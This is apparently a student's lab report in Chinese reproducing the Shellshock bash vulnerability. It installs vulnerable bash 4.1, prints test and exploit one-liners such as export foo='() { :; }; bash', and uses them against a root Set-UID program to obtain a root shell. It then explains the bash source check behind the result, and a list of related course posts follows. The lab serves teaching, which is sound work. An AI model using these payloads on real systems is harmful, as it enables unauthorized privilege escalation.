
2019-2020-11 20199304 《Linux内核原理与分析》 第十二周作业
ShellShock攻击实验
一、实验简介
2014年9月24日,Bash中发现了一个严重漏洞shellshock,该漏洞可用于许多系统,并且既可以远程也可以在本地触发
二、预备知识
1.shellshock介绍
Shellshock,又称Bashdoor,是在Unix中广泛使用的Bash shell中的一个安全漏洞,首次于2014年9月24日公开。许多互联网守护进程,如网页服务器,使用bash来处理某些命令,从而允许攻击者在易受攻击的Bash版本上执行任意代码。这可使攻击者在未授权的情况下访问计算机系统。
2.环境搭建
以root权限安装4.1版bash(4.2版本以上的漏洞已经被堵上了)
$ sudo su

$ wget http://labfile.oss.aliyuncs.com/bash-4.1.tar.gz

下载之后,进行安装
$ tar xf bash-4.1.tar.gz

$ cd bash-4.1

$ ./configure

$ make && make install

链接
$ rm /bin/bash

$ ln -s /usr/local/bin/bash /bin/bash

安装完成之后,接下来检测是否存在shellshock漏洞
$ exit

$ env x='() { :; }; echo vulnerable' bash -c "echo this is a test"


最后,让/bin/sh 指向/bin/bash.
$ sudo ln -sf /bin/bash /bin/sh
3.关于bash等的一些预备知识
了解bash自定义函数,只需要函数名就能够调用该函数。
$ foo() { echo bar; }

$ foo

> bar
这个时候的Bash的环境变量:
KEY = foo

VALUE = () { echo bar; }
来看看ShellShock漏洞的真身:
export foo='() { :; }; echo Hello World'

bash

>Hello World
为什么调用bash的时候输出Hello World了呢?瞧瞧他内部的情况:
KEY = foo

VALUE = () { :; }; echo Hello World
bash读取了环境变量,在定义foo之后直接调用了后面的函数。 一旦调用bash,自定义的语句就直接触发。
三、攻击Set-UID程序的实验内容
1.本实验中,我们通过攻击Set-UID程序来获得root权限。我们知道system()函数将调用"/bin/sh -c" 来运行指定的命令, 这也意味着/bin/bash 会被调用,你能够利用shellshock漏洞来获取权限么? 首先,确保安装了带有漏洞的bash版本,并让/bin/sh 指向/bin/bash.
$ sudo ln -sf /bin/bash /bin/sh
2.在 /home/shiyanlou 目录下新建一个 shock.c 文件,并输入以下代码
#include <stdio.h>

void main()

{

    setuid(geteuid()); // make real uid = effective uid.

    system("/bin/ls -l");

}

3.编译这段代码,并设置其为Set-UID程序,保证它的所有者是root。(我们注意到这里使用了setuid(geteuid()) 来使real uid = effective uid,这在Set-UID程序中不是普遍现象,但它确实有时会发生)
$ sudo su

$ gcc -o shock shock.c

$ chmod u+s shock

4.以下是shack过程
$ exit

$ export foo='() { :; }; bash'

$ ./shock

5.如果 setuid(geteuid()) 语句被去掉了,再试试看攻击,我们还能够拿到权限么?
#include <stdio.h>

void main()

{

    system("/bin/ls -l");

}
$ sudo su

$ gcc -o sh0ck shock.c

$ chmod u+s sh0ck

$ ls -il sh0ck

$ exit

$ ./sh0ck



失败了!这就说明如果 real uid 和 effective uid 相同的话,定义在环境变量中的内容在该程序内有效,那样shellshock漏洞就能够被利用了。但是如果两个 uid 不同的话,环境变量失效,就无法发动攻击了,这可以从 bash的源代码中得到印证(variables.c,在308到369行之间)请指出是哪一行导致了这样的不同,并说明bash这样设计的原因。以下给出精简后的代码:
void initialize_shell_variables(){

// 循环遍历所有环境变量

for (string_index = 0; string = env[string_index++]; ) {

     /*...*/

     /* 如果有export过的函数, 在这里定义 */

     /* 无法导入在特权模式下(root下)定义的函数 */

     if (privmode == 0 && read_but_dont_execute == 0 &&

           STREQN (“() {“, string, 4)) {

           [...]

           // 这里是shellshock发生的地方

           // 传递函数定义 + 运行额外的指令

           parse_and_execute (temp_string, name,

                SEVAL_NONINT|SEVAL_NOHIST);

[...]

} }
就是上述那一行判断逻辑导致了两者的不同,primode即私有模式,要求real uid 与 effective uid保持一致。

四、实验困难

问题:编译遇到系统报错。
解决:代码编写错误,改正后即可正常运行。
五、实验体会
本次实验相比于前两次实验长度略短,操作简单,但是更具有实际应用性。
Shellshock,又称Bashdoor,是在Unix中广泛使用的Bash shell中的一个安全漏洞,首次于2014年9月24日公开。许多互联网守护进程,如网页服务器,使用bash来处理某些命令,从而允许攻击者在易受攻击的Bash版本上执行任意代码。这可使攻击者在未授权的情况下访问计算机系统。shellshock漏洞可用于许多系统,并且既可以远程也可以在本地触发,在本实验中,我们亲手重现攻击来理解该漏洞。那样shellshock漏洞就能够被利用了,但是如果两个uid不同的话,环境变量失效,就无法发动攻击了。在实验中也出现一些失误处,经过改正顺利解决。
2019-2020-11 20199304 《Linux内核原理与分析》 第十二周作业的更多相关文章
- 2019-2020-1 20199329《Linux内核原理与分析》第十三周作业
<Linux内核原理与分析>第十三周作业 一.本周内容概述 通过重现缓冲区溢出攻击来理解漏洞 二.本周学习内容 1.实验简介 注意:实验中命令在 xfce 终端中输入,前面有 $ 的内容为 ...
- 2019-2020-1 20199329《Linux内核原理与分析》第十一周作业
<Linux内核原理与分析>第十一周作业 一.本周内容概述: 学习linux安全防护方面的知识 完成实验楼上的<ShellShock 攻击实验> 二.本周学习内容: 1.学习& ...
- 2019-2020-1 20199329《Linux内核原理与分析》第八周作业
<Linux内核原理与分析>第八周作业 一.本周内容概述: 理解编译链接的过程和ELF可执行文件格式 编程练习动态链接库的两种使用方式 使用gdb跟踪分析一个execve系统调用内核处理函 ...
- 2019-2020-1 20199329《Linux内核原理与分析》第七周作业
<Linux内核原理与分析>第七周作业 一.本周内容概述: 对Linux系统如何创建一个新进程进行追踪 分析Linux内核创建一个新进程的过程 二.本周学习内容: 1.学习进程的描述 操作 ...
- 2019-2020-1 20199329《Linux内核原理与分析》第六周作业
<Linux内核原理与分析>第六周作业 一.本周内容概述: 学习系统调用的相关理论知识,并使用库函数API和C代码中嵌入汇编代码两种方式使用getpid()系统调用 学习系统调用syste ...
- 2019-2020-1 20199329《Linux内核原理与分析》第五周作业
<Linux内核原理与分析>第五周作业 一.上周问题总结: 虚拟机将c文件汇编成汇编文件时忘记添加include<stdio.h> gdb跟踪汇编过程不熟练 二.本周学习内容: ...
- 2019-2020-1 20199329《Linux内核原理与分析》第三周作业
<Linux内核原理与分析>第三周作业 一.上周问题总结: 第二周头脑风暴完成较慢 虚拟机libc配置错误 书本知识使用不够熟练 二.本周学习内容: 1.实验楼环境虚拟一个x86的CPU硬 ...
- 2018-2019-1 20189221 《Linux内核原理与分析》第八周作业
2018-2019-1 20189221 <Linux内核原理与分析>第八周作业 实验七 编译链接过程 gcc –e –o hello.cpp hello.c / gcc -x cpp-o ...
- 2018-2019-1 20189221 《Linux内核原理与分析》第七周作业
2018-2019-1 20189221 <Linux内核原理与分析>第七周作业 实验六 分析Linux内核创建一个新进程的过程 代码分析 task_struct: struct task ...
- 2018-2019-1 20189221 《Linux内核原理与分析》第六周作业
2018-2019-1 20189221 <Linux内核原理与分析>第六周作业 实验五 实验过程 将Fork函数移植到Linux的MenuOS fork()函数通过系统调用创建一个与原来 ...
随机推荐
- Python3 下的输出字符控制
最近在使用 python3 进行爬虫的时候,出现了令人窒息的,只会在 python2 中遇到的,没想到在 python3 还能碰见的输出编码问题,报错如下: UnicodeEncodeError: ' ...
- ES入门宝典(详细截图版)
本文使用版本基于elasticsearch-6.4.0 1.什么是ES? 官网: https://www.elastic.co/products/elasticsearch 中文官网:https:/ ...
- 8*8LED点阵
基础认识 1.5英寸LED点阵管数码管8*8红色16pin 有如下两种型号: 共阳1588BS 共阴1588AS 共阴1588AS 共阳1588BS 编程导向 共阴和共阳其编程思路基本类似,只是对应I ...
- php strpos注意的地方
php strpos注意的地方<pre> $pos = strpos('paihangbang2864195', strval(2864195)); </pre> 类型必须一致 ...
- 深入理解java继承从“我爸是李刚”讲起
目录 1.继承的概述 2.关于继承之后的成员变量 3.关于继承之后的成员方法 4.关于继承之后的构造方法 5.关于继承的多态性支持的例子 6.super与this的用法 前言 本文主要多方面讲解jav ...
- SSM配置梳理
这两天梳理了一下 SSM 的配置,做一个小总结 可能有一些不对的地方,如果您发现了什么错误,非常希望能帮忙指出,谢谢 我参考了很多文章,都标明了来源(链接),可能会影响阅读的连贯性,抱歉 ...
- element 动态合并表格
前言 element 官方的例子太简单了,不满足实际的需求 数据肯定是动态的,合并的行数,列数都是动态的,该如何知道每一行的合并数呢 需求 动态合并表格,数据来源于数据库 正文 一开始,我的数据源是单 ...
- 本地通知-UILocalNotification
第一步:创建本地推送 本地通知 UILocalNotification // 创建⼀一个本地推送 UILocalNotification * notification = [[UILocalNotif ...
- hdu 2255 奔小康赚大钱 (KM)
奔小康赚大钱Time Limit: 1000/1000 MS (Java/Others) Memory Limit: 32768/32768 K (Java/Others)Total Submi ...
- 领扣(LeetCode)二叉树的中序遍历 个人题解
给定一个二叉树,返回它的中序 遍历. 示例: 输入: [1,null,2,3] 1 \ 2 / 3 输出: [1,3,2] 进阶: 递归算法很简单,你可以通过迭代算法完成吗? 递归的思路很简单,不再累 ...